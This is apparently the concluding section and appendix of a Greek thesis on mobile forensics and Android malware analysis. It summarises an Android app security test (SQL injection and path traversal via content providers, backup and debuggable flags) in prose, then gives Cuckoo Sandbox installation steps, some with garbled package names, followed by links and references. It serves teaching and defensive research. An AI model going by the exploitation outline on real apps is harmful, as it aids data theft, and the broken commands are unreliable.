Στη διαδικασία του mobile malware analysis πολύ χρήσιμα εργαλεία για την εκτενή μελέτη της εφαρμογής και κατανόηση του τρόπου λειτουργίας της, αποτελούν το dex2jar, jd-gui, apktool και MobSF, τα οποία τόσο μεμονωμένα όσο και συνδυαστικά σε κάποιες περιπτώσεις, βοηθούν στην εξέταση του κώδικα java και των xml αρχείων. Τα εργαλεία αυτά χρησιμοποιούνται στη διαδικασία του manual code reversing και παρέχουν στον ερευνητή τη δυνατότητα να αποκτήσει μια ολοκληρωμένη εικόνα για το πώς συμπεριφέρεται η κακόβουλη εφαρμογή, εντοπίζοντας την εκάστοτε malicious δραστηριότητα μέσα στον κώδικα. Ένα εξίσου σημαντικό εργαλείο που χρησιμοποιείται στη συμπεριφορική ανάλυση των δειγμάτων είναι το zap, το οποίο λειτουργώντας ως proxy server, είναι ικανό να καταγράψει όλη την κίνηση της συσκευής και κατ’ επέκταση την επικοινωνία του κακόβουλου εκτελέσιμου με το διαδίκτυο.

Security Testing of Mobile Applications: Κατά την έρευνά μας εξετάσαμε μια εφαρμογή η οποία αναπτύχθηκε για σκοπούς testing προκειμένου να αναδείξουμε τα διαφορετικά ευάλωτα σημεία που ενδέχεται να έχει μια android εφαρμογή καθώς και τον τρόπο που ένας κακόβουλος χρήστης μπορεί να τα εκμεταλλευτεί. Πιο συγκεκριμένα αναδείχθηκαν τα παρακάτω:

- Ο τρόπος με τον οποίο μπορεί να γίνει ανάκτηση της βάσης δεδομένων μιας εφαρμογής μέσω της πρόσβασης στο σύστημα αρχείων της συσκευής με δικαιώματα root.
- Ο τρόπος με τον οποίο μπορεί να γίνει ανάκτηση της βάσης δεδομένων μιας εφαρμογής εκμεταλλευόμενοι το γεγονός ότι το attribute androidBackup είναι ενεργοποιημένο.
- Ο τρόπος με τον οποίο ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί την κακή υλοποίηση των activities, κυρίως αυτών που σχετίζονται με ευαίσθητες πληροφορίες.
- Ο τρόπος με τον οποίο ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί την κακή υλοποίηση των content providers εκτελώντας μεταξύ άλλων SQLi και path traversal επιθέσεις.
- Η πρόσβαση σε σημαντικές πληροφορίες της εφαρμογής εκμεταλλευόμενοι το γεγονός ότι το attribute androidDebuggable είναι ενεργοποιημένο και η εφαρμογή δύναται να υποβληθεί σε debugging.
- Η πιθανότητα πρόσβασης σε ευαίσθητες πληροφορίες της εφαρμογής αν αυτή επιτρέπει την αντιγραφή στοιχείων στο clipboard.

Στη διαδικασία της αξιολόγησης του επιπέδου ασφαλείας android εφαρμογών σημαντικά εργαλεία αποτελούν το adb command, το drozer και το MobSF, καθώς μεμονωμένα, αλλά και συνδυαστικά σε πολλές περιπτώσεις, παρέχουν μια πληθώρα δυνατοτήτων για την εύρεση αδυναμιών στις εφαρμογές.

Παράρτημα

Εγκατάσταση Cuckoo Sandbox

Προτού ξεκινήσουμε την εγκατάσταση είναι αναγκαία η εγκατάσταση κάποιων dependencies, προκειμένου να λειτουργήσει το cuckoo.

Αρχικά, με χρήση των εντολών

sudo apt-get install python python-pip python-dev libffi-dev libssl-dev, εγκαθιστούμε όλα τα απαραίτητα πακέτα της python. Στη συνέχεια χρησιμοποιούμε τις εντολές **sudo apt-get install python-virtualenv python-setuptools -y** και **sudo apt-get install libjpeg-dev zlib 1g-dev swaig -y**, ώστε να ολοκληρώσουμε το πρώτο πακέτο των dependencies.

Επόμενο βήμα, είναι η εγκατάσταση της mongodb και της postgresql, οι οποίες είναι οι βάσεις δεδομένων που θα χρειαστούν για την σωστή λειτουργία του εργαλείου. Έτσι, πληκτρολογούμε τις εντολές **sudo apt-get install mongodb -y** και **sudo apt-get install postgresql libpq-dev -y** αντίστοιχα.

Στη συνέχεια θα πρέπει να εγκατασταθεί το virtualbox, ώστε να δημιουργηθεί σταδιακά το sandbox. Με χρήση των εντολών


$ echo deb http://download.virtualbox.org/virtua... xenial contrib | sudo tee -a /etc/apt/sources.list.d/virtualbox.list

$ wget -q https://www.virtualbox.org/download/o... -O- | sudo apt-key add -

$ sudo apt-get update

$ sudo apt-get install virtualbox-5.1 -y

Εν συνεχεία, θα πρέπει να πραγματοποιηθεί η λήψη ενός λειτουργικού συστήματος windows (στη συγκεκριμένη περίπτωση windows 7), ώστε να δημιουργηθεί το virtual machine που θα ονομαστεί cuckoo1 με μνήμη 2GB.



Εικόνα 224 - Εγκατάσταση Windows 7 στο Virtualbox

Αφού ολοκληρωθούν τα παραπάνω βήματα, θα πρέπει να συνεχιστεί η εγκατάσταση των dependencies με τις ακόλουθες εντολές:

Για το volatility:

$ sudo git clone https://github.com/volatilityfoundati...

$ cd volatility

$ sudo python ./setup.py install

$ cd ..

Για το M2Crypto:

$ sudo apt-get install swig

$ sudo pip install m2crypto==0.24.0

Για το Cuckoo:

$ sudo pip install -U pip setuptools

$ sudo pip install -U cuckoo


$ sudo pip install distorm3

Αφού εγκατασταθεί και το cuckoo, θα πρέπει να δημιουργήσουμε έναν φάκελο μέσα στο directory /opt, όπου θα βρίσκονται όλοι οι απαραίτητοι, για το cuckoo, φάκελοι χρησιμοποιώντας τις εντολές:

$ sudo mkdir /opt/cuckoo

$ sudo chown cuckoo1:cuckoo1 /opt/cuckoo

$ cuckoo --cwd /opt/cuckoo




Εικόνα 225 - Directory /opt

Στη συνέχεια θα πρέπει να κάνουμε το ανάλογο configuration, ώστε να δώσουμε στο εικονικό μας μηχάνημα πρόσβαση στο διαδίκτυο. Αρχικά, κλείνουμε το εικονικό μηχάνημα και πληκτρολογούμε εκ νέου στο terminal τις εντολές:

$ vboxmanage hostonlyif create

$ vboxmanage hostonlyif ipconfig vboxnet0 --ip 192.168.56.1

Με αυτό τον τρόπο δημιουργούμε ένα network interface vboxnet0 με IP 192.168.56.1. Για να διαπιστώσουμε την επιτυχία της δημιουργίας του interface πληκτρολογούμε την εντολή **$ ifconfig**, και μας εμφανίζεται η ακόλουθη οθόνη.



Εικόνα 226 - Network interface vboxnet0

Στη συνέχεια αλλάζουμε τον adapter σε hostonly. Μετά ανοίγοντας άλλη κονσόλα θα αποθηκεύσουμε στα IP tables τη διεύθυνση προορισμό που θέλουμε να εγκαθιδρύσουμε μεταξύ των Host και Guest machines. Αυτό πραγματοποιείται με τις παρακάτω εντολές:

$ sudo iptables -A FORWARD -o ens33 -i vboxnet0 -s 192.168.56.0/24 -m conntrack --ctstate NEW -j ACCEPT


$ sudo iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

$ sudo iptables -A POSTROUTING -t nat -j MASQUERADE

$ sudo su

$ echo 1 > /proc/sys/net/ipv4/ip_forward

Αφότου πραγματοποιήσουμε τα παραπάνω ανοίγουμε το virtual machine, ώστε να δηλώσουμε στατική IP μέσα σε αυτό, όπως φαίνεται και στη παρακάτω εικόνα.




Εικόνα 227 - Static IP

Μετά επιβεβαιώνουμε πως το VM έχει πρόσβαση στο διαδίκτυο και εγκαθιστούμε την python και την pypi στο VM. Τέλος, προτού ξεκινήσουμε το cuckoo θα πρέπει να αλλάξουμε κάποια configurations στον φάκελο /opt/cuckoo/.cuckoo/conf.

Το πρώτο αρχείο που θα πρέπει να τροποποιήσουμε είναι το **virtualbox.conf**, όπου στη γραμμή machines = Cuckoo1 το αλλάζουμε σε **machines = cuckoo1** και προσθέτουμε στη γραμμή snapshot **snapshot = snapshot** όπως φαίνεται και στη παρακάτω εικόνα. Αφού πραγματοποιήσουμε τις αλλαγές τις αποθηκεύσουμε και βγαίνουμε από τον editor.


Εικόνα 228 – Αρχείο virtualbox.conf

Το επόμενο αρχείο που καλούμαστε να τροποποιήσουμε είναι το **memory.conf**, στο οποίο θα πρέπει να δηλώσουμε το όνομα του λειτουργικού που χρησιμοποιούμε στο VM (windows7).




Εικόνα 229 - Αρχείο memory.conf

Το τελευταίο αρχείο που θα πρέπει να τροποποιήσουμε είναι το **reporting.conf** όπου θα πρέπει να δηλώσουμε να επιτρέπεται η χρήση της mongodb.




Εικόνα 230 - Αρχείο reporting.conf

Πλέον είμαστε έτοιμοι να ξεκινήσουμε το cuckoo, πρώτα όμως θα πρέπει να μπούμε στο φάκελο /opt/cuckoo ώστε να ξεκινήσουμε τον web server με την εντολή **$ cuckoo web**



Εικόνα 231 - Cuckoo webserver

Και τέλος τρέχουμε την εντολή **$ cuckoo -d** και είμαστε έτοιμοι να ξεκινήσουμε την ανάλυση μας κάνοντας submit το επιθυμητό malware sample.



Εικόνα 232 - cuckoo -d

Χρήσιμα Links

1. https://santoku-linux.com/
2. https://n0where.net/mobile-forensics-santoku#pane0_55581273
3. https://www.imei.info/faq-what-is-ICCID/
4. https://www.theiphonewiki.com/wiki/ICCID
5. https://en.wikipedia.org/wiki/SIM_card
6. https://www.imei.info/faq-what-is-IMEI/
7. https://www.verve.com/mobile-device-id/
8. https://searchcio.techtarget.com/definition/device-ID-device-identification
9. https://www.microsoft.com/en-gb/p/snake_mania/9nblggh5wwl5?activetab=pivot:overviewtab
10. https://github.com/mwrlabs/drozer
11. https://labs.mwrinfosecurity.com/tools/drozer/?_ga=2.1123512.822002325.1563013162-1962637930.1557953375
12. https://android.googlesource.com/platform/packages/apps/Dialer/+/nougat-release/AndroidManifest.xml
13. https://fileinfo.com/extension/sig
14. https://www.pcmag.com/encyclopedia/term/51336/signature-file
15. https://file.org/extension/sig
16. https://www.youtube.com/watch?v=x7X9DHHxO3Iv=x7X9DHHxO3I
17. https://github.com/ytisf/theZoo
18. https://github.com/CreatorB/hackerdroid
19. https://zeltser.com/mastering-4-stages-of-malware-analysis/
20. https://cuckoo.sh/docs/introduction/community.html
21. https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html
22. https://blog.malwarebytes.com/detections/trojan-kovter/
23. https://www.mcafee.com/blogs/enterprise/malware-packers-use-tricks-avoid-analysis-detection/
24. https://resources.infosecinstitute.com/common-malware-persistence-mechanisms/
25. https://betanews.com/2015/01/19/identifying-malware-with-pestudio/
26. https://blogs.cisco.com/security/malware-analysis-for-the-incident-responder
27. https://www.youtube.com/watch?v=a8WqO5W43kI
28. https://www.winitor.com/pdf/Blackhat-London-2019.pdf

29. https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/Mobileincidenthandlinghandbook.pdf
30. https://zeltser.com/
31. https://www.procdot.com/onlinedocumentation.htm
32. https://zeltser.com/process-hacker-an-alternative-to-process-explorer/
33. https://www.allthingsdfir.com/tracing-malicious-downloads/
34. https://pentest.blog/n-ways-to-unpack-mobile-malware/
35. https://blog.malwarebytes.com/101/how-tos/2018/11/advanced-tools-process-hacker/
36. https://www.sans.org/blog/looking-at-mutex-objects-for-malware-discovery-indicators-of-compromise/
37. https://www.cybereason.com/blog/fileless-malware
38. https://attack.mitre.org/
39. https://blog.checkpoint.com/2016/11/30/1-million-google-accounts-breached-gooligan/
40. https://www.apklab.io/
41. https://koodous.com/
42. https://books.google.gr/books?id=1ehKBAAAQBAJ&pg=PA196&lpg=PA196&dq=default+values+for+android+emulators&source=bl&ots=YhTGN0qZUG&sig=ACfU3U3TbJ75RPeBtkXmlSFAQAKH1_3JuQ&hl=en&sa=X&ved=2ahUKEwj5iN_pxOHpAhVSLewKHT3QDMAQ6AEwBHoECBIQAQ#v=onepage&q&f=false
43. https://www.softwaretestinghelp.com/mobile-app-security-testing-tools/
44. https://github.com/FSecureLABS/drozer/releases/tag/2.3.4
45. https://forum.xda-developers.com/t/guide-how-to-extract-create-or-edit-android-adb-backups.2011811/
46. https://sourceforge.net/projects/adbextractor/
47. https://medium.com/@timmccann222/purposefully-insecure-and-vulnerable-android-application-pivaa-part-1-6af8941b54d3
48. https://stackoverflow.com/questions/6854127/filter-logcat-to-get-only-the-messages-from-my-application-in-android
49. https://developer.android.com/guide/topics/manifest/permission-element
50. https://www.tutorialspoint.com/jdb/jdb_quick_guide.htm
51. https://labs.f-secure.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf
52. https://github.com/FSecureLABS/drozer-modules

Βιβλιογραφικές Αναφορές

10 reasons why cybercriminals target smartphones. (2018, February 28). Ανάκτηση από We live security: https://www.welivesecurity.com/2017/02/28/10-reasons-cybercriminals-target-smartphones/

Anahita, F., Mohd Taufik, A., Ramlan, M., & Nur Izura, U. (2014). A Review on Mobile Device's Digital Forensic Process Models. *Research Journal of Applied Sciences, Engineering and Technology, 8*(3), 358-366.

Bommisetty, S., Tamma, R., & Mahalik, H. (2014). *Practical Mobile Forensics.* Packt Publishing Ltd.

Brunty, J. (2016). Mobile Forensics: An Introduction. *SecureWV/HackerCon.* Virginia.

Casey, E. (2011). *Digital Evidence and Computer Crime* (Third εκδ.). Waltham: Elsevier.

Computer Security - ESORICS 2014. (2014). *19th European Symposium on Research in Computer Security* , (σ. 196). Wroclaw, Poland.

Gao, J., Bai, X., Tsai, W., & Uehara, T. (2014, Feb). Mobile Application Testing: A Tutorial. *Computer, 47*(2), σσ. 46-55. doi:10.1109/MC.2013.445

Hoog, A. (2013). *SANTOKU.* Ανάκτηση από APPSEC USA: https://2013.appsecusa.org/2013/wp-content/uploads/2013/12/viaForensics-AppSecUSA-Nov-2013.pdf

Hoog, A., & Strzempka, K. (2011). *iPhone and iOS Forensics.* Elsevier Inc. doi:https://doi.org/10.1016/C2010-0-68895-X

Jain, A., & Shanbhag, D. (2012, Sept-Oct). Addressing Security and Privacy Risks in Mobile Applications. *IT Professional, 14*(5), σσ. 28-33. doi:10.1109/MITP.2012.72

Kaur, A., & Chander, J. (2015). Cyber Crime through Mobile Phone in India and Preventive Methods. *International Journal of Research and Review, 3*.

Kirubakaran, B., & Karthikeyani, V. (2013). Mobile application testing — Challenges and solution approach through automation. *International Conference on Pattern Recognition, Informatics and Mobile Engineering*, (σσ. 79-84). Salem. doi:10.1109/ICPRIME.2013.6496451

Kostadonov, D. (n.d.). *The Mobile Forensics Process: Steps & Types.* Ανάκτηση από INFOSEC: https://resources.infosecinstitute.com/category/computerforensics/introduction/mobile-forensics/the-mobile-forensics-process-steps-types/#gref

Mobile Operating System Market Share Worldwide. (n.d.). Ανάκτηση July 11, 2019, από Statcounter: http://gs.statcounter.com/os-market-share/mobile/worldwide/#monthly-201901-201906-bar

Pritchard, S. (2016, March 8). *Cyber crime on the move with mobile*. Ανάκτηση από Raconteur: https://www.raconteur.net/risk-management/cyber-crime-on-the-move-with-mobile

Sikorski, M., & Honig, A. (2012). *PRACTICAL MALWARE ANALYSIS.* San Francisco: No Starch Press, Inc.

Tahiri, S. (2016). *Mastering Mobile Forensics.* Birmingham: Packt Publishing Ltd.